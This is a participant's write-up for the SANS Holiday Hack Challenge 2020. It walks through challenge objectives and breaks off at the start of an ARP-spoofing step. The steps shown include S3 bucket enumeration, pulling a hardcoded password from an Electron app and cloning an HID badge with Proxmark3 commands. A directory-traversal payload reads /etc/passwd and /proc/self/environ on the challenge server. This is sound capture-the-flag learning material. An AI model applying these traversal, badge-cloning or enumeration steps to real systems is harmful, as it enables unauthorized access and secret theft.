HOLIDAY HACK CHALLENGE 2020

Name: Amit Giri
Username: mendedsiren63
Email: amit@amitgiri.com
Github: https://github.com/mendedsiren63

Answers

Table of Contents

Shoutouts

First and foremost, a big shout out to SANS folks for organising 2020 Holiday Hack Challenge. This is one of the things I enjoyed doing this year (of course apart from spending time with my new born son). Folks who have put this challenge up have put in immense amount of efforts. Special shoutout to the team who created Objective 11b, where they had to create the blockchain with exact bytes location to ensure that the document structure remains intact and we are able to collide MD5. This has been a roller coaster ride of learning.

Shout out goes to my wife and my son who let me do this challenge during holidays. On discord, a big shoutout to @tw2k, @joergen and @john_r2 who steered me in right direction when I was getting lost. Last but not the least, my colleague @DabasMonty who helped me understand iterations that helped me create an automation script for objective 11a.

Structure of this writeup:

This writeup is divided I three sections, Objectives and Challenges and References. The code I have used are uploaded on my github page

(https://github.com/mendedsiren63/2020_Sans_Holiday_Hack_Challenge),


Collectable Items

Item	Location
Broken Candy cane	Entering the castle
Hex nut	outside salvator
Hex nut (2)	Near “The Elf code” machine
Santavator’s Key	from Sparkle Redberry
Green bulb	Courtyard (behind google kiosk)
Red bulb	Floor 2, near track 7
Large Marble	Workshop
Rubber Ball	Wrapping Room
Proxmar3	Wrapping Room
Yellow bulb	on the roof near Sled

Objectives

Objective 1 - Uncover Santa's Gift List

To solve this challenge mendedsiren63 went to the bottom of the mountain and saw the billboard at the top left. Clicking on the billboard I saw twrilled personal gift list. Using “phohotpea” I used lasso tool to select the twrilled area and used filter -> distort -> twirl. Twrilling to angle 320 will reveal the correct answer “**Proxmark**”.



Objective 2 - Investigate S3 Bucket

To first locate the bucket I executed “bucket_finder.rb” with the wordlist provided. Initially executing this

```
elf@0916af711bfe:~/bucket_finder$ vi wordlist
elf@0916af711bfe:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
elf@0916af711bfe:~/bucket_finder$
```

So I appended the wordlist and added “Wrapper300”, “wrapper3000”, and found the package s3 bucket http://s3.amazonaws.com/wrapper3000/package.

```
elf@b721e2304100:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
http://s3.amazonaws.com/Wrapper3000
Bucket does not exist: Wrapper3000
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package
elf@b721e2304100:~/bucket_finder$
```

Once package was downloaded it was determined that it was base64 encoded file. The following commands were used to decode the file and find the text string.

```
$ base64 -d package > package1
$ file package1
  package1: Zip archive data, at least v1.0 to extract
$ mv package1 application.zip
$ unzip application.zip
 Archive:  application.zip
  extracting: package.txt.Z.xz.xxd.tar.bz2
$ bzip2 -d package.txt.Z.xz.xxd.tar.bz2
$ tar -zxvf package.txt.Z.xz.xxd.tar
   x package.txt.Z.xz.xxd
$xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz
$ unxz package.txt.Z.xz
$ uncompress package.txt.Z
$cat package.txt
```

North Pole: The Frostiest Place on Earth

Objective 3 - Point-of-Sale Password Recovery

After helping Sugarplum Mary making all munchkins by doing Linux Primer, I downloaded the santa-shop.exe file for offline inspection. During inspection and hint from Mary, I understood that Santa's shop an executable developed via Electorn framwork. I extracted the file using I zip archiver and saw the following documents.

```
$ls
?ר      ?ב      ?ע
```

Manually renamed the folder (?ר -> R), (?ב -> 1) and (?ע -> u),


```
$ ls
1       R       u
$cd R
$ ls
app-64          app-64.7z       nsis7z.dll
```

App.asar file was identified in "app-64.7z" which was unzip using mac's archive utility. The following commands were used to retrieve the files.

```
$ cd resources
$ ls
app-update.yml          app.asar        elevate.exe
DELC02XC08HJG5L:resources amgiri$ mkdir santa-source
$ asar extract app.asar santa-source/
$ cd santa-source/
$ grep "password" *
README.md:Remember, if you need to change Santa's passwords, it's at the top of
main.js!
grep: img: Is a directory
```

```
main.js:ipcMain.handle('unlock', (event, password) => {
main.js:  return (password === SANTA_PASSWORD);
renderer.js:  const theirPassword = document.getElementById('password').value;
renderer.js:      document.getElementById('password-message').innerText = 'Invalid
password!';
renderer.js:       document.getElementById('password-message').innerText = '';
renderer.js:      <p>This terminal is locked. Please enter the supervisor password to
continue</p>
renderer.js:      <form id="password-form">
renderer.js:       <p><input type="password" id="password" /></p>
renderer.js:       <p><input type="submit" id="submit-password"></p>
renderer.js:       <p><span id="password-message"></span></p>
renderer.js:  document.getElementById('password-form').addEventListener('submit',
checkPassword);
renderer.js:  document.getElementById('password').focus();
style.css:#submit-password {
style.css:.password-box-2 {
style.css:.password-box {

$ grep "SANTA_PASSWORD" *
grep: img: Is a directory
main.js:const SANTA_PASSWORD = 'santapass';
main.js:  return (password === SANTA_PASSWORD);
```

Answer: santapass



Objective 4 - Operate the Santavator

After helping Pepper minstix, I got to know to that I need to speak with Sparkle Redberry for the key and other odd object. Sparkle Redberry provided me with the key and currently found 2 hex nuts, broken candy and a green bulb I was able to operate the Santavator

Objective 5 – Open HID Lock

I went to floor 2 (KringleCon Talks) and found red bulb (talks lobby, near track 7), using that red bulb, I activated the workshop.. however, the button was missing. So I went back to floor 2 and solved challenges from Bushy Evergreen “Speaker UNPrep”. Once I opened the door I collected elevator 1.5 Button from UNPreparedness room. Fixing the 1.5 button (and red bulb) in santavator I went to the workshop on floor 1.5 and collected the Proxmark3 from wrapping tool and after copying few ProxCard and failing to open the door, I went to Fitzy Shortstack in the kitchen.

After completing the challenge Fitzy hinted me to check on Shiney Upatree. I then went near Shiney Upatree and read his ProxCard card trough Proxmark CLI:

```
[magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card:
6025
```

Getting the card details I went back to the locked door in workshop, and opened my Proxmark again and simulated his card:

```
magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.
```

Now I am:

Objective 6 – Splunk Challenge

After becoming Santa, I went straight to Great Room to solve Splunk Challenge. Solved all 7 training question by using splunk queries:

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

```
| tstats count where index=* by index
        | search index=T*-win OR T*-main
        | rex field=index "(?<technique>t\d+)[\.\-].0*"
        | stats dc(technique)
```

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

```
| tstats count where index=* by index | search index=T1059.003*
```

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

```
index=* "MachineGuid"| top limit=20 cmdline
```

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

index=attack "OSTAP" [chosing the first one from bottom]

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

First query to identify the technique:

```
index=attack field4=1 AND "commandlet"
```

second query to get the processs id

```
index=T1123*  "processid" source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 "powershell" NOT "SplunkUniversalForwarder" NOT ".NET"|  stats count(process) by process, process_id
```

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?


Identified "technique" T1547.001
index=* "run" | stats count(Technique) by Technique
Then pulled all batch files by query:
index=t1547.001-win ".bat" | stats count(file_path) by file_path

Found answer in Discovery.bat file

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?


index=* sourcetype=bro* sourcetype="bro:x509:json" "win-dc-748.attackrange.local"

Answers:



Training Questions	Status	
1. How many distinct MITRE ATT&CK techniques did Alice emulate?	✓	13
2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003 (Put them in alphabetical order and separate them with a space)	✓	t1059.003-main t1059.003-win
3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?	✓	HKEY_LOCAL_MACHINE\SOF
4. According to events recorded by the Splunk Attack Range, when was the first STAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)	✓	2020-11-30T17:44:15Z
5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?	✓	3648
6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?	✓	quser
7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?	✓	55FCEEBB21270D9249E86F4

Alice then gave me a cipher txt “7FXjP1lyfKbyDK/MChyf36h7”, with a hint of algorithm used associated with “RFC 7465” which is an RFC for RC4 Cipher Suites. For the key I watched “Adversary Emulation and Automation” talk by Dave Herrrald and got the key “Stay Frosty”. To decrypt the cipher text, first I base64 decoded the text and decrypted using the key, and plaintext was retrieved “**The Lollipop Guild**”.



1 CyberChef

Objective 7 – Solve the Sleigh’s CAN-D-BUS Problem

Completing “CAN-Bus Investigation, I Desanta myself and went back to Wunorse Openslae to understand the challenge. Wunorse informed that brakes shudder and Doors are shoddy, and to solve the objective we need to filter out invalid CAN-D ID codes.

Referring to the talk “CAN BUS CAN-CAN” by Chris Elgee and researching about CAN BUS ID and also reading research paper “Automated tool for CAN bus message mapping”, I identified that 19B is ID related with Doors, 080 with brakes. Had to filter out these from the console. Also identified several brakes codes that looked little out of the order starting with “**080#FFFF**”. So I decided to remove the door and brakes (codes) first, but that didn’t fix the Sleigh. So I did remove the odd brake code and it solved the issue. The following CAN ID’s were removed:

19B# 00 00 00 0F 20 57
080 contains FFFF

Objective 8 – Broken Tag Generator

Solving Holly Evergreen's challenge I got a hint that there could be a directory traversal vulnerability. I fired up Burp to investigate the requests and responses. I then uploaded a PNG file and analysed the response from the server.

Request:


```
POST /upload HTTP/1.1
Host: tag-generator.kringlecastle.com
Connection: close
Content-Length: 186
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytR0ch8492B3osICp
Origin: https://tag-generator.kringlecastle.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://tag-generator.kringlecastle.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

------WebKitFormBoundarytR0ch8492B3osICp
Content-Disposition: form-data; name="my_file[]"; filename="test.png"
Content-Type: image/png


------WebKitFormBoundarytR0ch8492B3osICp--
```

Response:


```
GET /image?id=80464ca9-4057-4f9f-9d32-882825c62335.png HTTP/1.1
Host: tag-generator.kringlecastle.com
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://tag-generator.kringlecastle.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

Response parameter suggested that all the files are being stored in “image” folder. So I tried to browse the image folder and got the error “**Error in /app/lib/app.rb: Route not found**”. However, I could retrieve the uploaded image by giving the correct id parameter which I got in server response. Eg: “/image?id=80464ca9-4057-4f9f-9d32-882825c62335.png”


Using “id” parameter, I tried directory traversal. I sent a request using burp repeater with id parameter “../../etc/passwd” and I could read the passwd file.



Once it was confirmed that I could do the directory traversal. I got the source code by using “../../app/lib/aap.rb” in id parameter



To get the environment variable in “Greetz”, I had to read environmental variable from a file, basically with directory traversal I couldn’t execute any command (I didn’t take RCE path for this objective) to list processes, but read files. We all know that in Linux “everything is a file”, so I had to find a (virtual) file that stores environmental variables for our process. To get the current process (self) we can fetch the file “proc/self/environ”.



Reading the environmental variables of our own process gives the answer ”**GREETZ=JackFrostWasHere**”.

Objective 9 – ARP Shenanigans

Sniffing the traffic reveals that compromised host 10.6.6.35 (4c:24:57:ab:ed:84) is sending ARP requests and looking for 10.6.6.53.

```
11:31:15.670625 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP
(0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
11:31:16.702531 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP
(0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
11:31:17.742553 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP
(0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
11:31:18.786577 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP
(0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

On my guest host (10.6.0.4) I started scapy, crafted and spoofed an ARP packet.

```
